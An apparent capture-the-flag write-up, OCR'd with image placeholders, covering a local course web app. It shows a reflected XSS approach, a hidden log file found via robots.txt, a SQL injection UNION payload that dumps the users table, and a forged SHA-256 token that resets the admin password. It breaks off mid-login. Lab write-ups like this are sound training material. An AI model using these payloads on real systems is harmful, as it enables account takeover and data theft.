

Table of Contents


1. XSS

The search functionality here contains a reflected cross-site scripting vulnerability. The usual payload <script>alert()</script> won't work here (the search content is reflected through innerHTML). Instead, a script should be forced through an <img> or similar tag using onerror or similar event handlers:







The alert() function results in a message in the console (I have ensured that only the alert() through XSS results in that message and not through the console):




Therefore, a POST request to /reveal with the header success set to true will result in revealing the flag:



Add header success with value true:





FLAG:

Request

Pretty Raw Hex

```
1  POST /reveal HTTP/1.1
2  Host: 127.0.0.1:8000
3  sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "Windows"
6  Accept-Language: en-US
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
   age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
16 Content-Type: application/x-www-form-urlencoded
17 Content-Length: 0
18 success: true
19
20
```


Response


Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  X-Powered-By: Express
3  Content-Type: text/html; charset=utf-8
4  Content-Length: 16
5  ETag: W/"10-h8RJ+giTXZuK2s3mgqshksiAWxc"
6  Date: Sat, 24 Aug 2024 17:26:23 GMT
7  Connection: keep-alive
8  Keep-Alive: timeout=5
9
10 flag{ctf_830294}
```

2. Source Code Exposure


When logged in as a student and navigating through the course list page, when one of the courses is clicked, a JavaScript file request can be observed through BurpSuite:





If you go through the code, you can see on line 29 that it mentions something about a message parameter:

This is a hint to try for message get parameter:




The flag is revealed when message get parameter is used.


3. Broken Access Control / Hidden Directory in robots.txt

- robots.txt file tells search engine crawlers which URLs the crawler can access on your site


Try accessing /robots.txt file to find allowed and disallowed paths:



Try accessing /static/log.txt – We are able to access that file and no authentication is implemented on this log file. A flag is hidden in this log file but it's encoded in base64:




Let's decode this:




The decoded text seems like a ROT13 cipher:

4. Privilege Escalation through SQLi and change password functionality

Accessing the course list again through logging in as student:




Clicking a particular course code in "All Courses" redirects to the details of the respective course on that page:




Here, the DACS2201 route parameter is vulnerable to SQL injection. It won't be obvious by injecting payloads like ' since the error page won't reveal any SQL error. However, a correct injection payload like **' or '1'='1** will reveal the SQLi vulnerability..


A list of users, including their roles and user IDs, is stored in a different table named users. To find that, the database must be enumerated using information_schema to find all the table names and column names.



Payload to reveal the users table along with their name,username and role:
http://127.0.0.1:8000/course/INFS2201' UNION SELECT role, username, NULL,name FROM users --%20



To find the flag, we have to log in as an admin. However, we only have the username of the admin. Let's visit the change password page to look for vulnerabilities:




Capture the POST request for the password change in BurpSuite. We can see that a hidden token is being sent along with the password:

Request


Pretty Raw Hex

```
1  POST /changePassword HTTP/1.1
2  Host: 127.0.0.1:8000
3  Content-Length: 103
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Accept-Language: en-US
9  Upgrade-Insecure-Requests: 1
10 Origin: http://127.0.0.1:8000
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
   age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1:8000/student/changePassword
19 Accept-Encoding: gzip, deflate, br
20 Cookie: ctfKey=0a797c07-224f-4353-b060-85d11935338a
21 Connection: keep-alive
22
23 password=123456&password2=123456&token=
   03ac674216f3e15c761eela5e255f067953623c8b388b4459e13f978d7c846f4
```

The token looks like a SHA-256 hash since it has 64 characters. Let's try to reverse the hash using reverse hash lookup tools:



We can see that this is a hash of the username of the logged-in student, which is '1234'. Let's try sending the hash of the admin's username in the POST request:



It appears that the password has been changed for the admin. Let's try logging in as admin with 6666:123456 -